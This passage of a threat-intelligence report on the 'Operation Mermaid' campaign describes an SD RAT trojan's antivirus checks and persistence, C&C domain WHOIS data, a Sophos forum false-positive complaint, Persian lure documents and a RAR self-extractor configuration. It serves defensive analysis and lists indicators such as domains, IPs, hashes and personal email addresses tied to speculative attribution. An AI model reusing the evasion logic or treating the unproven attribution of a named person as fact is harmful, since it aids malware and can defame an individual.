To elaborate, it firstly checked if the catalog of Kaspersky Lab existed. If Kaspersky’s antivirus software had been installed, V2wouldconduct deletion with high cautions. The deleted target is the startup item of the plugins under the path of C:\Documents and Settings\Administrator\ApplicationData\Adobe\airplugin*.dat (if the path exists). If Kasperskyhadn’t been installed on the device, the Trojan would delete all the startup items in the registry whose names start with “airplugin”.

Afterwards, V2 wouldwrite its own startup items in the registry. The detection of antivirus catalog (listed in table below) was always on in this process. If any of the antivirus software had been installed already, V2would call winexec to run the BAT file for the registration; otherwise, the

Trojan would conduct registration directly.

**Norton Antivirus**

**Norton Security**

**Norton Internet Security**

**Norton 360**

**Symantec Antivirus**

**Symantec_Client_Security**

**Symantec\Symantec Endpoint Protection**


**Norton 360 Premier Edition**

**Norton Security with Backup**

Then SD RAT V2 would delete the exe file of the existing plugins. After double-confirming the above antivirus softwarehad been installed, SD RAT moved and renamed its own exe file under path C:\Documents and Settings\Administrator\ApplicationData\Adobe. If no antivirus was installed, it would just copy and paste the exe files.

# 4. C&C mechanism

## 1) WHOIS info



Picture 6 Relationship between domains and registered email addresses

Through analysis on the WHOIS info of the dominant domains, excluding dynamic ones, the owner can be tracked via the following email addresses:


**aminjalali_58@yahoo.com**
**aj58mail-box@yahoo.com**
**kamil_r@mail.com**
**am54ja@yahoo.com**

## 2) False flags? or innocent victims?

### Phenomenon

Throughout our analysis on C&C communications, a piece of false positive feedback on security vendor Sophos' online community aroused our attention:

| Relevant info of the false positive result | URL |
|---|---|
| Feedback webpage | https://community.sophos.com/products/unified-threat-management/f/55/t/46992 |
| ‘False positive’ of the websites | hXXp://updateserver1.com<br>hXXp://bestupdateserver.com/ |



Sophos Ltd. [GB] https://community.sophos.com/products/unified-threat-management/f/55/t/46992

My sites, False positive

aj58
Posted: 25 Jul 2015 10:53 PM 6 Comments English

Hello
I made Contact with sophos (https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx) to report false positive, but after many days I have not recive any response.

my reauest was......
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

Picture 7 Feedback onfor false positive result on Sophos Community

User aj58 reportedin Sophos Community abouta false positive detection result of two sites he owns. Aj58 claimed that McAfee has revised the status of his sites from malwaresites to non-malicious sites, so Sophos need to remove his sites from their blacklist as well. Moderator Scott Klassen replied that as long as MacAfee revised the status, Sophos would show the same result as Sophos’ UTM (Unified Threat Management) is based on MacAfee Smartfilter XL. Aj58 continued to state that[4]on VirusTotal, the two sites were still marked as malicious by Sophos. (But as of now, the latest status has been revised to “unrated site”.)

## Analysis

The above feedback makes us think of a similar case from the 007 Group in which attackers took chances to submit their malware to security vendors with purpose of either getting them whitelisted or spying into their detection mechanism[5].

Here are our speculations about the attacker’s intensions of their feedback submission attempt in

[4]https://www.virustotal.com/en/url/d3a69436ef78644af0fd671f973aa0b22e8af0f0b0cc4916eeeacd40fd07d540/analysis/

[5]Analysis of underground economy chain in China – “under the table” transactions of the 007 Group, https://ti.360.com/upload/report/file/Hook007.pdf

Operation Mermaid:

To start with, the user name onSophos Community is aj58 and it is very easy to be associated with the email addresses aminjalali_58@yahoo.com and aj58mail-box@yahoo.comwhich were tracked down by the WHOIS info of the two sites reported. This indicates that whether the user was accustomed to using this user name or he wanted to create connection to the websites on purpose.

Furthermore, the two sites owned by aj58 are also the very C&C domains in the Operation Mermaid. From 2010 to 2015, Trojans that are associated with these two C&C servers have also been detected. Usually, the more the malicious domains are exposed, the shorter time they are active. However, if the C&C server is only for supporting attack aiming at specific targets and its influencing range is under strict control, the server will be used for much longer time.

Doubtful Point 1:
According to our analysis, the main roles of the two C&C servers are not only to check the internet environment, but also to upload stolen information and to download other malware. Therefore, we speculated that there are two possibilities: a. the two domains are registered and owned by the organization behind Operation Mermaid; b. the two domains are trusted sites and were just used as stepping-stone in the operation.

**Notes:**

*Why does malware check the internet environment?*

*Normally malware will check the local internet environment before its attacks by sending requests to websites like Google, Microsoft, etc. It will continue the execution only when the environment matches its preconditions.*

Doubtful Point 2:
We found that among all the C&C servers in Operation Mermaid, excluding dynamic servers, at least eight servers have the same registration email address as the two mentioned by aj58. Possible conjectures could be: a. the two domains mentioned by aj58 are registered and owned by the organization behind Mermaid; b. these two domains along with the other eight are all trusted websites. Only the two sites got blacklisted are the targets of Mermaid Group and were used as stepping-stones in the cyber-attack.

Doubtful Point 3:
All these sites, including the two mentioned by aj58, neither provided web service externally nor had the service page.

Doubtful Point 4:
We noticed that it was on July 25th, 2015 that aj58 reported the false positive detection result. However, another three sites also owned by aj58 have already been marked as “sinkhole” by virustracker.info on July 1st, 2015. According to the back-and-forth comments on Sophos Community, aj58 is quite concerned about the security status of his sites. We suspect that if his

sites were taken control by others, aj58 would have continued reporting his doubts. Though we have no clue whether aj58 contacted virustracker.info or not, it can be deducted from the WHOIS info of the three sites below that the current owner must be virustracker.info.

| |
|---|
| **short-name.com** |
| **bestwebstat.com** |
| **myblog2000.com** |

Table 3 C&C domains that are taken over by security vendors

Other doubtful point:
The reporting date of false positive is July 25th 2015; nevertheless, the dateof cyber-attack on Denmark Embassy showed the last attack is July 24th, 2015.

As a summary, it is quite possible that aj58 is the organizer behind the Operation Mermaid. But as we haven't got sufficient evidences, the possibility still exists that aj58 might just be an innocent victim.

## 3) Marked as "sinkhole" by security vendors


In last section, we mentioned that there were three C&C servers being taken over by security vendors. Usually, a security vendor only takes over a website when they are 100% sure the site is a sinkholes site that has been taken advantage by attackers.

| C&C that were taken over by security vendors | |
|---|---|
| **C&Chost domains** | short-name.com<br>bestwebstat.com<br>myblog2000.com |
| **WHOIS info** | Before July 1st 2015: aj58mail-box@yahoo.com |
| | Before July 1st 2015: aminjalali_58@yahoo.com |
| | After July 1st 2015: domains@virustracker.info |
| **IP** | Before being marked as a sinkhole: 192.69.208.202 |
| | Before being marked as a sinkhole: 209.236.117.65 |
| | After being marked as a sinkhole: 69.195.129.72 |

Table 4 Source of the Samples - 3

# 5. Clues

## 1) Lure documents




打开文件 - 安全警告

无法验证发行者。您确实要运行此软件吗?

名称: ...rs_baran_AppData_Local_Temp_voavoal.exe
发行者: 未知发行者
类型: 应用程序
发送者: C:\Documents and Settings\Administrator\L...

此文件没有包含有效的数字签名以验证其发行者。您应该只运行来自您信任的发行者的软件。如何决定要运行的软件?

Picture 8 Screenshot of the lure documents - 1



جمعه ۱۴ بهمن ۱۳۹۰ - 03 Feb 2012 - 10 ربیع الأول 1433 آخرین به روز رسانی : ساعت ۰۲:۰۱ به وقت ایران

خانه | نسخه خطی / موبایل | درباره ما | تماس با ما | کمک به ما

جنبش راه سبز (جرس)

سیاسی | اقتصادی | اجتماعی | فرهنگی | تصویر | آرشیو | پیوندها | جستجو

لطفا در نظرسنجی آثار سیاست اقتصادی دولت در تک نرخی کردن ارز، شرکت کنید

برگ سبز > سیاسی

تاریخ انتشار: ۱۳ بهمن ۱۳۹۰, ساعت ۱:۳۸

با همدلان موسوی و کروبی

مرتضی کاظمیان

همدلان رهبران جنبش سبز و زندانیان سیاسی، در عهدی متقابل چگونه پاسخ اثباتی به فراخوان 25 بهمن نشان خواهند داد؟

این مکتوب سخنی است با همدلان موسوی و کروبی. آن میلیون‌ها شهروندی که در انتخابات 1388، امکان «تغییر» را با نامزدی و شعارها و برنامه‌های آنان ممکن یافتند. و نیز – حتی- آن شهروندانی که در انتخابات شرکت نکردند اما برای دفاع از حقوق اساسی خود و دیگر ایرانیان روانه‌ی خیابان‌های شهر شدند. و این همه، همراهی موسوی و کروبی و رهنورد را با جنبش اعتراضی خویش، لمس کردند.

یک‌سال از بازداشت آقایان موسوی و کروبی و خانم رهنورد می‌گذرد. نمادهای برجسته‌ی جنبش سبز به عهدی که با

Picture 9 Screenshot of the lure documents - 2

The two screenshots of lure documents show that the main language used by the attackers is Persian.

| Sample MD5 | OLE Object path |
|---|---|
| **260687b5a29d9a8947d514acae695ad4** | C:\Users\ya hosain\Desktop\power point .exe |
| **83e90ccf2523cce6dec582cdc3ddf76b** | C:\Users\salazar\Desktop\power point.exe |
| **0096c70453cd7110453b6609a950ce18** | C:\Users\135133128\Desktop\power point.exe |
| **b61b26c9862e74772a864afcbf4feba4** | C:\Users\1001\Desktop\Desktop.exe |
| **ffad81c9cc9a6d1bd77b29c5be16d1b0** | C:\Users\ya ali\Desktop\helma22.exe |
| **7a6e9a6e87e1e43ad188f18ae42f470f** | C:\Users\baran\Desktop\voavoal.exe |


Table 5 Paths of the PE files embedded by using OLE

The above table shows the pathsof the PE files embedded into PowerPoint documentsby using OLE.Thisis the local paths on the attackers' computers. Judging from related user names such as "yahosain" and "yaali", these users are located in the Middle East. The file attribute of the PPT lure documents is in Persian, which providing another piece of proof.

| |
|---|
| **چهحدح ق ي ق تدارد؟ت ا** |

Table 6 Title of the PPT

| **Parent document** | **3d186a44960a4edc8e297e1066e4264b** |
|---|---|
| **MD5 of the video** | 1c401190a40bc5c03dc5711c57b4b416 |
| **Original file name of the video** | badhejiabshiraz_x264_003.mp4 |




The content of the video and the original file name “badhejiab” are all linked with the Middle East.

## 2) Backdoor

The same feature is found in the samples of Operation Mermaid. The samples all contain a short paragraph of news which was copy-and-pasted from some news sites. But these paragraphs of news don’t perform any practical function in the execution.

The below paragraph is exported from one of the samples that is about Syria issue.

| **Parent document** | **1a918a850892c2ca5480702c64c3454c** |
|---|---|
| **Child document** | 6e4e52cf69e37d2d540a431f23d7015a |
| **News in the document** | In his only interview ahead of COP21, the UNs climate summit which opens next Monday, the Prince of Wales suggested that environmental issues may have been one of the root causes of the problems in Syria |
| **News link** | http://news.sky.com/story/1592373/charles-syrias-war-linked-to-climate-change |



news.sky.com/story/1592373/charles-syrias-war-linked-to-climate-change

# Charles: Syria's War Linked To Climate Change

In an exclusive interview with Sky News airing tonight, Prince Charles warns of "a real possibility of nature's bank going bust".

07:29, UK,
Tuesday 24 November 2015

**Video:** Climate Change 'Causing Conflict'


Top Stories

Met To Destroy Hundreds Of Dogs As Attacks Rise


Brit Cricketer

Picture 10 Screenshots of related newspage

## 3) Working timetable



Picture 11 Working timetable of the attackers



b4b1d37845a5448ba394c751fc481d63_19213.file[1].exe - WinRAR

b4b1d37845a5448ba394c751fc481d63_19213.file[1].exe - 自解压格式 RAR 压缩文件, 解包大小为 343,760 字节, 用户身份校验信息


| 名称 | 大... | 压缩后大小 | 类型 | 修改时间 | CRC32 |
|---|---|---|---|---|---|
| .. | | | Folder | | |
| CoverPage.pdf | 5... | 51,258 | Adobe Acrobat ... | 2002/8/9 18:30 | 3C908758 |
| readme.txt | 2,... | 1,385 | Text Document | 2015/5/12 22... | E118EBA7 |
| ins676.exe | 9... | 34,062 | Application | 2015/5/28 14... | 2408DA... |
| mpro852.dll | 1... | 83,087 | Application Exte... | 2015/6/3 0:44 | 1EA9780B |

```
Silent=1
Overwrite=1
Update=U
Path=%temp%\tmp3655
Setup="ins676.exe" mpro852.dll
```

Picture 12 Modification time of RAR self-extracting files

## 4) WHOIS info of the domains

The registrationemail address of the C&Cdomain is aminjalali_58@yahoo.com.



نظرات بازدید کنندگان

aminjalali58@yahoo.com پنج شنبه ۹ بهمن ۹۳ در ۷:۴۰ ب.ظ

روحش شاد و یادش گرامیی باد.. خوش به سعادتش که شهید شد...

Picture 13 Screenshots of similar domains[6]

## 5) Conclusion

Concluded from the clues above, along with its relationship with the targets, we suspected the organization behind Operation Mermaid should be from the Middle East.

[6] http://arjanews.ir/%D8%AC%D9%87%D8%A7%D8%AF-%D9%85%D8%BA%D9%86%DB%8C%D9%87-%D8%A7%D8%B2-%DA%86%D9%87-%D8%B2%D9%85%D8%A7%D9%86-%D8%AA%D8%AD%D8%AA-%D9%86%D8%B8%D8%A7%D8%B1%D8%AA-%D8%B3%D8%B1%D8%AF%D8%A7%D8%B1-%D8%B3/

# Appendix: Feedback on false positive detection results on Sophos Community

Below is the feedback letter and back-and-forth comments between user aj58 and moderators of Sophos on Sophos Community:

| | |
|---|---|
| **Submitter** | **aj58** |
| **Submission Time** | 25 Jul 2015 10:53 PM |
| **Submitted Content** | Hello<br>I made Contact with sophos (https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx) to report false positive,<br>but after many days I have not receive any response.<br><br>my request was......<br>your product detect two of my site as malware.<br>your latest updated trial version does not detect any file in my sites as malware.<br>also there is not any binary, program, apk or any dangerous file in my sites.<br><br>please remove my sites from your black list as soon as possible<br>thanks<br><br>-----My sites<br>http://updateserver1.com<br>http://bestupdateserver.com/ |
| **Submitter** | **Scott Klassen (Moderator)** |
| **Submission Time** | 25 Jul 2015 5:11 PM |
